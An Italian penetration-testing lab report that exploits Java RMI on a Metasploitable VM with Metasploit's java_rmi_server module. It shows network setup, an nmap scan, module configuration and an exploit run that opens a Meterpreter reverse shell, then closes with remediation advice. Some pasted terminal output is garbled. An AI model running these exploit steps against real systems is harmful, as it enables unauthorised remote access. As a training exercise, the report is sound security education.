INDICE

CONFIGURAZIONE DI RETE

- 1. IMPOSTAZIONE DI RETE (kali)
- 2. IMPOSTAZIONE DI RETE (metasploitable)
- 3. VERIFICA COMUNICAZIONE

ENUMERAZIONE SERVIZI

4. SCANSIONE SERVIZI

METASPLOIT

- 5.CONFIGURAZIONE
- 6.EXPLOIT


CONCLUSIONI

7.AZIONI DI RIMEDIO

CONFIGURAZIONE DI RETE

1.IMPOSTAZIONE DI RETE (kali)

Con il comando "sudo nano /etc/network/interfaces" ho accesso alla configurazione di rete di Kali, come richiesto modifico l'indirizzo ip dell'interfaccia eth0 in modo tale che risulti 192.168.11.111



2.IMPOSTAZIONE DI RETE (metasploitable)

Seguendo lo stesso iter configuro l'indirizzo ip affinchè risulti 192.168.11.112

```
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
```

3. VERIFICA COMUNICAZIONE

Affinchè il nostro tentativo di exploit vada a buon fine, è neccessario verificare la comunicazione tra le due macchine virtuali, inviamo attraverso il comando ping dei pacchetti icmp, avremo un riscontro positivo qualora risulti una risposta da parte della macchina target.

```
File Actions Edit View Help

(kali© kali)-[~]

$ ping 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=10.4 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.72 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.86 ms

C

— 192.168.11.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.724/4.662/10.405/4.061 ms

nsfadmin@metasploitable: $ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
54 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=4.29 ms
54 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.68 ms
54 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=2.02 ms
54 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=1.72 ms

--- 192.168.11.111 ping statistics ---
1 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.681/2.431/4.292/1.082 ms
```

ENUMERAZIONE SERVIZI

4.SCANSIONE SERVIZI

Per poter individuare i servizi attivi sul target, utilizzeremo un tool di Kali, nmap, specificando l'opzione -sV in modo da visualizzare in output la versione per ogni servizi individuato.

```
File Actions Edit View Help

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.15 seconds

(kali@kali) [-]

(kal
```

Il servizio attraverso il quale sfrutteremo un eventuale vulnerabilità per ottenere accesso non autorizzato alla macchina target è "java-rmi" associato alla Porta 1099.

Supponiamo di avere un programma che deve essere in grado di accedere a un database. Il database si trova su un computer diverso dal computer su cui viene eseguito il programma.

Possiamo utilizzare il servizio Java-RMI per creare un oggetto remoto che rappresenta il database. Il programma locale può quindi ottenere un riferimento all'oggetto remoto e invocare i metodi necessari per accedere al database.

In questo modo, puoi eseguire lo stesso programma su due computer diversi, anche se si trovano in luoghi diversi.

METASPLOIT

5.CONFIGURAZIONE

Digitiamo sul terminale il comando msfconsole. Comparirà l'interfaccia da riga di comando di metasploit, un framework open source per lo sviluppo e l'esecuzione di exploits.



Per poter individuare un exploit che sfrutti la vulnerabilità di javarmi, utilizziamo il comando "search java rmi"

<pre>msf6 > search java_rmi</pre>	11 2 11	II-II		-
Matching Modules				
				1 manufacture (1) miles
# Name quieter you become, the more	Disclosure Date	Rank	Check	Description
- —— 0 auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enum
eration				
<pre>1 exploit/multi/misc/java_rmi_server</pre>	2011-10-15	excellent	Yes	Java RMI Server Insecure Default
Configuration Java Code Execution				
<pre>2 auxiliary/scanner/misc/java_rmi_server</pre>	2011-10-15	normal	No	Java RMI Server Insecure Endpoint
Code Execution Scanner				
<pre>3 exploit/multi/browser/java_rmi_connection_impl</pre>	2010-03-31	excellent	No	Java RMIConnectionImpl Deserializ
ation Privilege Escalation				
				The state of the s

Il tool restituisce due exploit e due moduli ausiliari, nel nostro caso scegliere il modulo n. 1 ci fornirà una maggiore efficenza d'attacco. Con il comando "use 1" indichiamo al programma la nostra preferenza.



Con il comando "show options" siamo in grado di visualizzare i vari parametri richiesti dal modulo in questione, è neccessario impostare l'indirizzo ip della macchina target in quanto il campo RHOST risulta vuoto di default. Utilizziamo il comando "set RHOST 192.168.11.112" ed il comando "set LHOST 192.168.11.111" per impostare l'indirizzo ip della macchina attaccante che ci permetterà di metterci in ascolto una volta stabilita la connessione attraverso l'exploit.

Ad ogni exploit è necessario associare un payload, ovvero le istruzioni da seguire una volta sfruttata la vulnerabilità, di default viene impostato il payload java/meterpreter/reverse_tcp che ci consentirà di ottenere una Shell sulla macchina target.

Da notare la dicitura "reverse_tcp", a differenza della "bind_tcp" stabilirà la connessione direttamente dalla macchina target

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
```

Verifichiamo se le impostazioni sono state modificate attraverso il comando "show Options"

```
server) > show options
msf6 exploit(multi/
Module options (exploit/multi/misc/java_rmi_server):
                 Current Setting Required Description
   HTTPDELAY 10
                                                  Time that the HTTP Server will wait for the payload request
                                                  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RHOSTS
                 192.168.11.112
                                    yes
                                                  The target port (TCP) The target port (TCP) The local host or network interface to listen on. This must be an address on the
   RPORT
                 1099
   SRVHOST
                0.0.0.0
                                     ves
                                                  e local machine or 0.0.0.0 to listen on all addresses.
The local port to listen on.
   SRVPORT
                 8080
                                                  Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
   SSL
SSLCert
                 false
   URIPATH
Payload options (java/meterpreter/reverse_tcp):
   Name Current Setting Required Description
   LHOST 192.168.11.111 yes
LPORT 4444 yes
                                             The listen address (an interface may be specified)
                                             The listen port
Exploit target:
   0 Generic (Java Payload)
View the full module info with the info, or info -d command.
```

6.EXPLOIT

Digitiamo il comando "exploit" per far partire l'attacco.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/90Fq9U4S

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header...

[*] 192.168.11.112:1099 - Sending RMI Call...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (57692 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45943) at 2024-01-19 08:50:12 +0000

meterpreter > ■
```

L' exploit sembra essere andato a buon fine, infatti risulta aperta una sessione meterpreter.

Come abbiamo visto in precedenza Meterpreter è un payload avanzato, comunemente usato in combinazione con il framework Metasploit, che fornisce un'estesa gamma di funzionalità per l'hacking etico, il test di penetrazione e la ricerca sulla sicurezza informatica. È noto per essere particolarmente potente e flessibile, offrendo agli operatori la capacità di ottenere un controllo completo su un sistema remoto, eseguire codice, interagire con il file system, eseguire operazioni di rete e molto altro. Verifichiamo la configurazione di rete con il comando "ifconfig". Ci aspettiamo di trovare in output le impostazione di rete per ciascuna delle due macchine conivolte, la macchina attaccante e la macchina target.

```
meterpreter > ifconfig
Interface 1
             : lo - lo
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
             : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd80:466d:80b6:1d84:446e:94ff:fecb:e5d
IPv6 Netmask : ::
IPv6 Address : fe80::446e:94ff:fecb:e5d
IPv6 Netmask : ::
```

L'esercizio ci richiede inoltre di verificare la configurazione di routing della rete, qualora non conoscessimo il comando che ci consente di visualizzare tale informazione, digitiamo "help" che ci fornirà una lista dettagliata di tutti i comandi possibili divisi per categoria di utilizzo.

Stdapi: Network	eternreter > heln ing Commands
Command ————	Description /
ifconfig ipconfig portfwd resolve route	Display interfaces Display interfaces Forward a local port to a remote service Resolve a set of host names on the target View and modify the routing table

Nella sezione "networking commands" individuiamo il comando "route".



CONCLUSIONI

7.AZIONI DI RIMEDIO

Autenticazione e Autorizzazione

- Implementare un meccanismo di autenticazione robusto per tutti i servizi RMI.
- Utilizzare l'autorizzazione per controllare l'accesso ai metodi RMI, assicurandosi che solo gli utenti autorizzati possano accedere a funzionalità sensibili.

7.7

alidazione e Sanificazione dell'Input

• Effettuare una rigorosa validazione e sanificazione degli input per tutti i metodi RMI esposti. Questo aiuta a prevenire attacchi come l'iniezione di codice.

Utilizzo di TLS/SSL

• Configurare Java RMI per utilizzare connessioni TLS/SSL per criptare il traffico di rete. Questo impedisce l'intercettazione e la manipolazione dei dati trasmessi.

Limitare l'Esposizione di RMI Registry

• Non esporre il RMI registry su Internet o su reti non sicure. Se possibile, limitare l'accesso al registry solo a host e reti fidate.

Firewall e Segmentazione di Rete

- Utilizzare firewall per controllare l'accesso alle porte utilizzate da Java RMI (tipicamente la porta 1099).
- Impiegare la segmentazione della rete per isolare l'ambiente in cui vengono eseguiti i servizi RMI.

Logging e Monitoraggio

• Implementare un sistema di logging e monitoraggio per rilevare attività sospette o tentativi di accesso non autorizzati ai servizi RMI.

Aggiornamenti e Patch

• Mantenere il software Java e le applicazioni RMI aggiornati con le ultime patch di sicurezza.

Recensione del Codice e Test di Sicurezza

• Sottoporre il codice RMI a revisioni periodiche e test di sicurezza, come i test di penetrazione, per identificare e correggere le vulnerabilità

Principio del Minimo Privilegio

• Eseguire i servizi RMI con il minimo livello di privilegi necessario per la loro funzione, riducendo così l'impatto di eventuali exploit.

Formazione e Consapevolezza

• Formare gli sviluppatori e il personale IT sulle migliori pratiche di sicurezza relative a Java RMI e sulle minacce comuni.